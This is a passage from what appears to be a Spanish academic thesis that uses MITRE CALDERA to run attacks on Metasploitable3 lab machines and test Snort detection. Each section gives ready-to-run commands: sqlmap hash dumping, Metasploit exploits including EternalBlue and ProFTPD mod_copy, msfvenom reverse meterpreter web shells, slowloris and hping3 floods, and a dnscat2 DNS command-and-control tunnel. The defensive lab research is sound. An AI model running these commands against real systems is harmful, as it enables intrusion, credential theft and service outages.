Tras crear la nueva habilidad creamos un nuevo perfil de adversario y una nueva operación con ese adversario. En la salida del ataque en CALDERA podemos comprobar que se ha encontrado una contraseña válida para dicho usuario:



Figura 34: Resultado de ataque de fuerza bruta hacia cuenta de usuario

3.1.3 Initial Access

3.1.3.1 Inyección SQL en página web

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: Sqlmap.
- Víctima del ataque: máquina virtual con Ubuntu 14.04 de Metasploitable3.
- Servicio atacado: servidor web ubicado en el puerto 80. El ataque se ha realizado sobre el directorio web /payroll_app.php, donde existe un formulario de acceso con vulnerabilidades de inyección SQL.



Figura 35: Formulario donde se realiza inyección SQL

Descripción del ataque

El ataque de esta táctica consiste en la búsqueda automática de vulnerabilidades de inyección SQL en un directorio web y su posterior explotación. El objetivo del ataque es conseguir mediante inyecciones de código SQL los hashes de las contraseñas de usuarios definidos en el sistema gestor de la base de datos.

Dada su naturaleza, MITRE clasifica este ataque dentro de la técnica Exploit Public-Facing Application.

Para llevar a cabo este ataque se hace uso de la herramienta Sqlmap de la siguiente forma:

```
sqlmap -u http://192.168.2.2/payroll_app.php --forms --batch --passwords
```

Donde:

- -u se utiliza para especificar la URL que será atacada.
- --forms: se usa para indicar que se debe analizar los formularios existentes en dicha página web.
- --batch: indica que la herramienta Sqlmap es ejecutada sin interacción con el usuario.
- --passwords: especifica como objetivo del ataque, la obtención de los hashes de contraseñas de los usuarios que se encuentran en el sistema de gestión de la base de datos.

Integración del ataque en CALDERA

Se trata de un ataque no definido previamente en CALDERA. Creamos una nueva habilidad, incorporando este ataque:

ID	generado automáticamente por CALDERA
Name	Inyección SQL en página web
Description	Se buscan y aprovechan vulnerabilidades existentes en página web que permiten la inyecicón de código SQL y se obtienen los hashes de contraseñas de los usuarios en el DBMS
Tactic	initial-access
Technique ID	T1190
Technique Name	Exploit Public-Facing Application
Platform	linux
Executor	sh
Command	sqlmap -u http://192.168.2.2/payroll_app.php --forms --batch --passwords
Timeout	150

Tabla 4: Habilidad en CALDERA para ataque de inyección SQL en página web

Tras la ejecución como se ha explicado en apartados anteriores, visualizamos en el campo Output los resultados obtenidos. Observamos el hash obtenido para la contraseña del usuario root:



Figura 36: Resultado de la inyección SQL

3.1.4 Execution

3.1.4.1 Ejecución de payload malicioso mediante WinRM

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: Metasploit.
- Víctima del ataque: máquina virtual con Windows Server 2008 de Metasploitable3.
- Servicio atacado: Windows Remote Management.

Descripción del ataque

Este ataque consiste en la ejecución de un payload en un equipo Windows mediante el uso del protocolo WinRM. Este protocolo permite a un usuario la administración remota de equipos Windows. WinRM hace uso de los puertos 5985 (HTTP) y 5986 (HTTPS). El objetivo es establecer un meterpreter que permita el control remoto del equipo infectado. Dada la naturaleza de este ataque, se clasifica dentro de la técnica Windows Management Instrumentation.

Este ataque se lleva a cabo mediante el uso del exploit `exploit/Windows/winrm/winrm_script_exec` de Metasploit mediante la ejecución de la siguiente instrucción:

```
msfconsole -x "use exploit/windows/winrm/winrm_script_exec; set RHOSTS 192.168.2.2; set LHOS
T 192.168.1.3; set LPORT 5555; set username administrator; set password vagrant; set force_vbs
true; run -z; sessions -c 'cmdkey /list'; sessions -k 1; exit"
```

Dado que este ataque establece un meterpreter, se fijan las opciones LHOST y LPORT. Esto hará que el puerto 5555 se encuentre a la espera de recibir la conexión desde el equipo de la víctima una vez ejecutado el meterpreter.

Las opciones `username` y `password` se utilizan para el inicio de sesión en el equipo Windows que va a ser atacado, mientras que la opción force_vbs se usa para indicar el uso del VBS CmdStager.

El exploit se ejecuta sin interacción con el usuario, por lo que se hace uso del comando sessions para enviar el comando a ejecutar en la víctima a través del meterpreter establecido. El comando que se ejecuta es `cmdkey /list`.

Integración del ataque en CALDERA

La nueva habilidad será creada de la siguiente forma:

ID	generado automáticamente por CALDERA
Name	Ejecución de payload malicioso en Windows mediante WinRM
Description	Se establece un meterpreter en equipo Windows mediant el uso del protocol WinRM que permite el control remoto del equipo
Tactic	execution
Technique ID	T1047
Technique Name	Windows Management Instrumentation

Platform	linux
Executor	sh
Command	msfconsole -x "use exploit/windows/winrm/winrm_script_exec; set RHOSTS 192.168.2.2; set LHOST 192.168.1.3; set LPORT 5555; set username administrator; set password vagrant; set force_vbs true; run -z; sessions -c 'cmdkey /list'; sessions -k 1; exit"
Timeout	120

Tabla 5: Habilidad en CALDERA para ataque de ejecución de payload mediante WinRM

3.1.5 Persistence

3.1.5.1 Web Shell

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: Metasploit.
- Víctima del ataque: máquina virtual con Windows Server 2008 de Metasploitable3.
- Servicio atacado: servidor web WampServer ubicado en el puerto 8585. El directorio web atacado es /uploads.



Figura 37: Directorio /uploads en servicio WampServer de Metasploitable3

Descripción del ataque

Este ataque busca aprovechar una configuración vulnerable de un servidor WampServer que permite subir y borrar contenido web mediante el uso de HTTP PUT y HTTP DELETE respectivamente.

Se realiza la subida de un payload a un servidor web que establece un meterpreter y permite la ejecución remota de comandos en la víctima. Este ataque pertenece a la subtécnica Web Shell dentro de la técnica Server Software Component.

Este ataque comprende dos partes:

- La primera de ellas consiste en la creación de un Shell inverso en PHP que será utilizado como meterpreter. Para ello, se hará uso de la herramienta msfvenom de Metasploit:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.3 LPORT=8888 -o payload.php
```

La opción -p se utilizar para referenciar el payload que será creado. Los parámetros LHOST y LPORT se utilizan para que este meterpreter trate de establecer una conexión con el atacante una vez se ejecute. Estos parámetros hacen referencia a la interfaz y puerto de escucha del atacante. Con la opción -o especificamos el nombre del script que se genera.

- La segunda parte consiste en la ejecución del ataque en cuestión. El comando ejecutado es:

```
msfconsole -x "use exploit/multi/handler; set LHOST 192.168.1.3; set LPORT 8888; set payloa
d php/meterpreter/reverse_tcp; run -j -z; use auxiliary/scanner/http/http_put; set RHOSTS 192.
168.2.2; set RPORT 8585; set path /uploads; set filename payload.php; set filedata file:/root/p
ayload.php; run; sessions -c "cat /etc/passwd"; sessions -k 1; exit"
```

Primero se establece un handler que quedará a la escucha para establecer la conexión con la víctima, cuando se ejecute el meterpreter. Posteriormente se realiza la subida del script creado con anterioridad al directorio web /uploads. Cabe destacar el uso de las siguientes opciones:

  - path: se utiliza para fijar la URL a la que se subirá el payload.
  - filename: nombre que tendría el fichero en el servidor.
  - filedata: nombre del escript creado anteriormente. Se asigna la ruta completa del script.

Tras el establecimiento del meterpreter, se ejecuta el comando cat /etc/passwd. Esto permite obtener información sobre los usuarios del sistema.

Dado que el exploit es ejecutado en segundo plano y sin interacción con el usuario, se utiliza el comando sessions para interactuar con la sesión establecida por el meterpreter.

Integración del ataque en CALDERA

Creamos una habilidad en CALDERA que realice este ataque contemplado en Metasploit:

ID	generado automáticamente por CALDERA
Name	Subida de payload malicioso a servidor web
Description	Se establece un meterpreter que permite el control remoto de equipo Windows mediante la subida de payload a servidor web
Tactic	persistence
Technique ID	T1505.005
Technique Name	Server Software Component: Web Shell
Platform	linux
Executor	sh
Command	msfconsole -x "use exploit/multi/handler; set LHOST 192.168.1.3; set LPORT 8888; set payload php/meterpreter/reverse_tcp; run -j -z; use auxiliary/scanner/http/http_put; set RHOSTS 192.168.2.2; set RPORT 8585; set path /uploads; set filename payload.php; set filedata file:/root/payload.php; run; sessions -c "cat /etc/passwd"; sessions -k 1; exit"

Timeout	150

Tabla 6: Habilidad en CALDERA para ataque de subida de payload malicioso a servidor web

3.1.6 Discovery

3.1.6.1 Detección de servicios y sus versiones en un equipo

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: nmap.
- Víctima del ataque: máquina virtual con Ubuntu 20.04.
- Servicio atacado: se comprueba la versión de varios servicios ejecutados en un equipo.

Descripción del ataque

Este ataque realiza un análisis de servicios activos en una red o equipo tratando de encontrar las versiones de estos servicios. Hace uso de la herramienta Nmap, que supone un uso estándar de los puertos por parte de los servicios ejecutados, para determinar qué servicios se ejecutan en un equipo. Este ataque se encuentra incluido en la técnica Network Service Discovery.

Uso del ataque en CALDERA

Se trata de un ataque predefinido en CALDERA y que por tanto puede ser usado directamente sin la necesidad de crear una nueva habilidad. El nombre de este ataque en CALDERA es: Fingerprint network services. El comando ejecutado por esta habilidad es:

```
nmap -sV -p #{remote.host.port} #{remote.host.ip}
```

Para su ejecución creamos un nuevo perfil al que asociamos esta habilidad. Además, en este caso será necesario crear un nuevo fact source que asigne valores para las variables remote.host.port y remote.host.ip utilizadas en el ataque.

Creamos el nuevo fact source como se ha explicado en el apartado Base Teórica asignando los siguientes valores:

- remote.host.port: -. Se indica que todos los puertos sean analizados.
- remote.host.ip: 192.168.2.2. Se indica el objetivo del ataque. También podría ser indicada una red completa en lugar de un solo equipo.

Posteriormente será necesario crear una nueva operación con el adversario y fact source anteriormente creados.

Tras la realización del ataque podemos visualizar en CALDERA, los servicios que han sido detectados en la víctima así como las versiones de estos servicios.



Figura 38: Resultado de ataque con Nmap

3.1.7 Lateral Movement

3.1.7.1 EternalBlue

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: Metasploit.
- Víctima del ataque: máquina virtual con Windows Server 2008 de Metasploitable3.
- Servicio atacado: protocolo SMB (Server Message Block) de Windows.

Descripción del ataque

Se trata de un famoso exploit supuestamente desarrollado por la NSA. Este exploit aprovecha una vulnerabilidad en la implementación del protocolo SMBv1 en la que el servidor SMB de Windows acepta determinados paquetes específicos provocando un desbordamiento de buffer que provoca la sobreescritura del buffer SMBv1, permitiendo la ejecución de código. Pertenece a la técnica Explotation of Remote Services.

El comando usado para la ejecución de este exploit en Metasploit es:

```
msfconsole -x "use exploit/windows/smb/ms17_010_eternalblue; set RHOSTS 192.168.2.2; set LHOST 192.168.1.3; run -z; sessions -c getuid; sessions -k 1; exit"
```

La ejecución de este exploit provoca el establecimiento de un meterpreter que permite la comunicación con la víctima. Esta sesión es aprovechada para ejecutar el comando `getuid` que devuelve el identicador de usuario real del proceso actual.

Integración del ataque en CALDERA

La nueva habilidad debe contener los siguientes parámetros:

ID	generado automáticamente por CALDERA
Name	EternalBlue
Description	Se lleva a cabo el famoso ataque EternalBlue que permite la sobreescritura de un

	buffer SMB de forma que se establece un meterpreter.
Tactic	lateral-movement
Technique ID	T1210
Technique Name	Exploitation of Remote Services
Platform	linux
Executor	sh
Command	msfconsole -x "use exploit/windows/smb/ms17_010_eternalblue; set RHOSTS 192.168.2.2; set LHOST 192.168.1.3; run -z; sessions -c getuid; sessions -k 1; exit"
Timeout	120

Tabla 7: Habilidad en CALDERA para ataque de EternalBlue

3.1.7.2 Vulnerabilidad en servicio FTP

Descripción del ataque

Este ataque explota los comandos SITE CPFR/CPTO en la versión 1.3.5 de ProFTPD que permite a cualquier cliente no autenticado copiar ficheros de cualquier parte del sistema de ficheros al destino elegido. Los comandos para copiar son ejecutados con los permisos del usuario `nobody`. Se hace uso de /proc/self/cmdline para copiar un fichero PHP malicioso al directorio /var/www/html que utiliza el servidor web Apache. Se trata de un ataque relativo a la técnica Explotation of Remote Services.

El comando que se utiliza para su ejecución en Metasploit es:

```
msfconsole -x "use exploit/unix/ftp/proftpd_modcopy_exec; set RHOSTS 192.168.2.2; set SITEPAT
H /var/www/html; set LHOST 192.168.1.3; set LPORT 4444; set payload cmd/unix/reverse_perl; ru
n -z; sessions -c ls; sessions -k 1; exit"
```

La opción SITEPATH se utiliza para especificar la ruta donde se debe copiar el payload PHP. Se hace uso del comando `sessions -c` para indicar la ejecución del comando `ls` en la sesión establecida con la víctima.

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: Metasploit.
- Víctima del ataque: máquina virtual con Ubuntu 14.04 de Metasploitable3.
- Servicio atacado: servidor FTP.

Integración del ataque en CALDERA

La nueva habilidad debe contener los siguientes parámetros:

ID	generado automáticamente por CALDERA
Name	Ejecución de código en servidor FTP
Description	Este ataque aprovecha vulnerabilidad en Servidor FTP que permite copiar ficheros a usuarios no autenticados para cargar un payload en un directorio web

Tactic	lateral-movement
Technique ID	T1210
Technique Name	Exploitation of Remote Services
Platform	linux
Executor	sh
Command	msfconsole -x "use exploit/unix/ftp/proftpd_modcopy_exec; set RHOSTS 192.168.2.2; set SITEPATH /var/www/html; set LHOST 192.168.1.3; set LPORT 4444; set payload cmd/unix/reverse_perl; run -z; sessions -c ls; sessions -k 1; exit"
Timeout	120

Tabla 8: Habilidad en CALDERA para ataque de ejeución de código en servidor FTP

3.1.8 Collection

3.1.8.1 Obtención de información de MIB de equipo

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: Metasploit.
- Víctima del ataque: máquina virtual con Windows Server 2008 de Metasploitable3.
- Servicio atacado: SNMP.

Descripción del ataque

Este ataque trata de recopilar información de hardware, software y red de un equipo mediante el uso del protocolo SNMP. Para ello, realiza un conjunto de peticiones hacia un equipo Windows para obtener valores de su MIB. Se trata de un ataque que pertenece a la subtécnica SNMP (MIB Dump) dentro de la técnica Data from Configuration Repository.

Para la ejecución de este ataque se hace eso del exploit auxiliary/scanner/snmp/snmp_enum de Metasploit:

```
msfconsole -x "use auxiliary/scanner/snmp/snmp_enum; set RHOSTS 192.168.2.2; run; exit"
```

Integración del ataque en CALDERA

La nueva habilidad debe contener los siguientes parámetros:

ID	generado automáticamente por CALDERA
Name	Obtención de información de la MIB de equipo
Description	Este ataque obtiene información de la MIB de un equipo mediante peticiones SNMP.
Tactic	collection
Technique ID	T1602.001

Technique Name	Data from Configuration Repository: SNMP (MIB Dump)
Platform	linux
Executor	sh
Command	msfconsole -x "use auxiliary/scanner/snmp/snmp_enum; set RHOSTS 192.168.2.2; run; exit"
Timeout	120

Tabla 9: Habilidad en CALDERA para ataque de obtención de información de la MIB de equipo

3.1.9 Command and Control

3.1.9.1 Sesión SSH sobre puerto no estándar

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: ssh.
- Víctima del ataque: máquina virtual con Ubuntu 20.04.
- Servicio atacado: se ha configurado un servicio ssh configurado en el puerto 2200 en el equipo de la víctima.

Los pasos seguidos para la instalación y configuración del servicio ssh en Ubuntu 20.04 han sido [23]:

1. Descarga e instalación mediante paquetes: `sudo apt install openssh-server`
2. Comprobamos que se encuentra ejecutándose: `sudo systemctl status ssh`
3. Habilitamos el servicio ssh en el firewall: `sudo ufw allow ssh`
4. Para la configuración de este servicio en un puerto diferente, editamos el fichero de configuración (`/etc/ssh/sshd_config`) y añadimos la línea: Port 2200.
5. Tras ello, reiniciamos el servicio: `sudo systemctl restart ssh`

Descripción del ataque

Este ataque trata de establecer una sesión ssh sobre un puerto no estándar (es decir sobre otro puerto diferente al utilizado habitualmente por ssh, el puerto 22). Se trata de un ataque post-explotation; es decir el atacante ya ha ganado acceso al equipo y podríamos suponer que ha conseguido habilitar un servicio ssh en el puerto 2200, ya que esto es irrelevante de cara al análisis del tráfico por parte de Snort. Posteriormente el atacante establecería una sesión ssh a este servicio, pudiendo tener un control remoto del equipo. Este ataque se encuentra dentro la técnica Non-Standard Port. El objetivo de este ataque es el uso de un puerto no estándar para el servicio ssh para evitar la detección.

El comando ejecutado para la realización del ataque es:

```
sshpass -p salas ssh salas@192.168.2.2 -p 2200 cat /etc/passwd
```

Dónde:

- sshpass -p: se utiliza para indicar la contraseña del usuario en el que se iniciará sesión.
- salas@192.168.2.2: usuario y equipo al que se accede.
- -p 2200: especifica que el servidor ssh se encuentra en el puerto 2200.

- cat /etc/passwd: comando ejecutado una vez accedido al equipo.

Integración del ataque en CALDERA

La habilidad que será creada debe contener los siguientes parámetros:

ID	generado automáticamente por CALDERA
Name	Acceso ssh sobre puerto no estándar
Description	Se establece una sesión ssh hacia un equipo remoto mediante el puerto 2200 en lugar del puerto 22.
Tactic	command-control
Technique ID	T1571
Technique Name	Non-Standard Port
Platform	linux
Executor	sh
Command	sshpass -p salas ssh salas@192.168.2.2 -p 2200 cat /etc/passwd
Timeout	60

Tabla 10: Habilidad en CALDERA para ataque de acceso ssh sobre puerto no estándar

3.1.10 Impact

3.1.10.1 DoS en servidor web

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: Metasploit.
- Víctima del ataque: máquina virtual con Ubuntu 14.04 de Metasploitable3.
- Servicio atacado: servidor web.

Descripción del ataque

Este ataque trata de mantener numerosas conexiones abiertas hacia un servidor web para alcanzar el número máximo de peticiones que pueden ser atentidas por el servidor y denegar el servicio para el resto de clientes.

Para conseguirlo, abre nuevas conexiones hacia el servidor y envía peticiones incompletas. Posteriormente envía secuencialmente cabeceras HTTP pero sin llegar a completar la petición.

Se trata de un ataque categorizado en la subtécnica Service Exhaustion Flood dentro de la técnica Endpoint Denial of Service.

Para la realización de este ataque se ha hecho uso del exploit auxiliary/dos/http/slowloris:

```
msfconsole -x "use auxiliary/dos/http/slowloris; set rhost 192.168.2.2; run -j -z; sleep 15; kill 0; ex
it"
```

Dado que este ataque se ejecuta indefinidamente en Metasploit hasta la detección por parte del usuario mediante

la combinación de teclas Crtl + C, y que este comportamiento fallaría al ejecutarlo a través de CALDERA, debido que consideraría que no se han obtenido resultados dentro del periodo especificado por el campo timeout, es necesario ejecutarlo en segundo plano durante un tiempo especificado. Para ello hacemos uso de la opción -j y del comando sleep, que indica a Metasploit que no realice ninguna acción durante el periodo especificado. Tras terminar este periodo, matamos el proceso de ejecución del exploit con el comando kill.

Integración en CALDERA y ejecución del ataque

La nueva habilidad debe contener los siguientes parámetros:

ID	generado automáticamente por CALDERA
Name	Denegación de servicio
Description	Se provoca una denegación de servicio en un servidor web mediant el establecimiento de número conexiones que envían peticiones incompletas que no se completan.
Tactic	impact
Technique ID	T1499.002
Technique Name	Endpoint Denial of Service: Service Exhaustion Flood
Platform	linux
Executor	sh
Command	msfconsole -x "use auxiliary/dos/http/slowloris; set rhost 192.168.2.2; run -j -z; sleep 15; kill 0; exit"
Timeout	120

Tabla 11: Habilidad en CALDERA de ataque de denegación de servicio

3.1.10.2 Inundación UDP

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: hping3.
- Víctima del ataque: máquina virtual con Ubuntu 20.04 de Metasploitable3.
- Protocolo empleado: UDP.

Descripción del ataque

Este ataque consiste en el envío de un número elevado de paquetes udp, intentando provocar una inundación en la red. Se encuentra dentro de la subtécnica Direct Network Flood dentro de la técnica Network Denial of Service.

Para la ejecución de este ataque se hace uso de la herramienta hping3:

```
timeout 10s hping3 --udp --flood 192.168.2.2
```

Se antepone la orden timeout 10s para indicar la detección de la ejecución a los 10 segundos. Se trata del mismo caso explicado anteriormente: un ataque que se ejecuta indefinidamente en CALDERA será interpretado como

fallido por esta herramienta, debido a que superará el tiempo establecido en el campo `timeout` sin obtener respuesta por parte del agente que realiza la acción. La opción `–udp` se utiliza para indicar que los paquetes sean mandados a la mayor velocidad posible por hping3 y que las respuestas obtenidas no sean mostradas en consola.

Integración en CALDERA y ejecución del ataque

La nueva habilidad debe contener los siguientes parámetros:

ID	generado automáticamente por CALDERA
Name	Inundación UDP
Description	Se provoca una inundación de paquetes UDP en la red de la víctima
Tactic	impact
Technique ID	T1498.001
Technique Name	Network Denial of Service: Direct Network Flood
Platform	linux
Executor	sh
Command	timeout 10s hping3 --udp --flood 192.168.2.2
Timeout	60

Tabla 12: Habilidad en CALDERA de ataque de inundación UDP

3.2 Escenario 2

Este escenario se corresponde a la realización de ataques post-explotation; es decir, ataques en los que el atacante ya ha conseguido el acceso a la red o equipo de la víctima.

Estos ataques son realizados por el agente de CALDERA en el propio equipo donde se encuentra desplegado. Este agente es ejecutado en una máquina virtual Ubuntu 20.04 que representa a la víctima del ataque y recibe instrucciones de las operaciones a realizar del servidor de CALDERA, ubidado en la misma subred.

La subred de la víctima presenta la dirección IP 192.168.1.0/24 mientras que en la subred 192.168.2.0/0 se encuentra un equipo de apoyo usado por el atacante para la realización de los ataques.

Entre las subredes de atacante y víctima se encuentra un equipo con el sistema operativo Ubuntu 20.04 que realiza las funciones de router, encaminando el tráfico entre ambas subredes y dónde se ejecuta el IDS Snort. En este escenario interesa analizar el tráfico que sale de la red de la víctima.



Figura 39: Esquema de red del segundo escenario

Configuración del escenario

Para el montaje de este escenario ha sido necesario configurar diferentes equipos:

- Equipo donde se ejecuta el servidor de CALDERA (Ubuntu 20.04): la configuración ha sido la misma que en el escenario anterior.
- Equipo donde se ejecuta el agente de CALDERA (Ubuntu 20.04):
    - Uno de sus adaptadores de red ha sido configurado en la red interna intnet y configurada con la dirección IP estática 192.168.1.3.
    - Se ha añadido una nueva entrada en la tabla de encaminamiento del equipo para la subred de la víctima, especificando como gateway al router:

```
sudo route add -net 192.168.2.0/24 gw 192.168.1.2
```

- Equipo donde se ejecuta Snort y que hace de router (Ubuntu 20.04): la configuración es la explicada para el escenario anterior.
- Equipo usado como apoyo por el atacante (Kali Linux)
    - Uno de sus adaptadores de red ha sido configurado en la red interna intnet1 y configurada con la dirección IP estática 192.168.2.2 en el fichero /etc/network/interfaces.
    - Se ha añadido una nueva entrada en su tabla de encaminamiento para la subred del atacante, especificando como gateway la interfaz del router en su subred:

```
sudo route add -net 192.168.1.0/24 gw 192.168.2.1
```

3.2.1 Command and Control

3.2.1.1 Túnel C2 mediante protocolo DNS

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada en el ataque: dnscat2.
- Equipo de apoyo durante el ataque: máquina virtual de Kali Linux.

- Servicio/Protocolo atacado: DNS.

La herramienta dnscat2 consta de un servidor y un cliente. En el equipo de la víctima se ejecuta el cliente de esta herramienta. Para su instalación debemos realizar lo siguiente:

1. Descarga del código fuente del cliente de dnscat2:

```
git clone https://github.com/iagox86/dnscat2.gi
```

2. Desde el directorio creado (cd dnscat2/client/) realizamos la compilación:

```
make
```

El servidor debe instalarse en el equipo utilizado por el atacante para el establecimiento del canal encriptado con la víctima. Este servidor se encontrará a la espera del inicio de establecimiento del canal por parte de la víctima.

Para su instalación en Kali Linux debemos ejecutar:

```
sudo apt install dnscat2-server
```

La realización de este ataque requiere de la ejecución del servidor dnscat2 para que se encuentre a la escucha. Para ello, ejecutamos:

```
dnscat2-server --dns host=192.168.2.2 --security open --auto-attach --auto-command shell
```

La opción –dns arranca un servidor dns en la interfaz especificada por el campo host y en el puerto 53 por defecto. La opción –auto-attach se utiliza para indicar que se establezca automáticamente (sin preguntar al usuario) el canal entre la víctima y el servidor dns, cuando se reciba la solicitud por parte de la víctima. La opción –auto-command se usa para fijar el comando que se ejecutará directamente en la sesión creada.

